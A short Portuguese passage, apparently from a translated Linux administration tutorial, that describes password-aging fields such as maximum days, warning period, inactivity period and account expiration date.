5. **Máximo:** O número máximo de dias em que a senha é válida; após esse período, o usuário é obrigado a alterá-la novamente.
6. **Aviso (`Warn`):** O número de dias antes da expiração da senha em que o usuário é avisado de que deve alterá-la.
   Inativo: O número de dias após a expiração da senha em que a conta é desativada.

Expiração (`Expire`): A data de expiração da conta, expressa como o número de dias desde 1º de janeiro de 1970.

Tradução retirada do artigo Vivek Gite, 2025.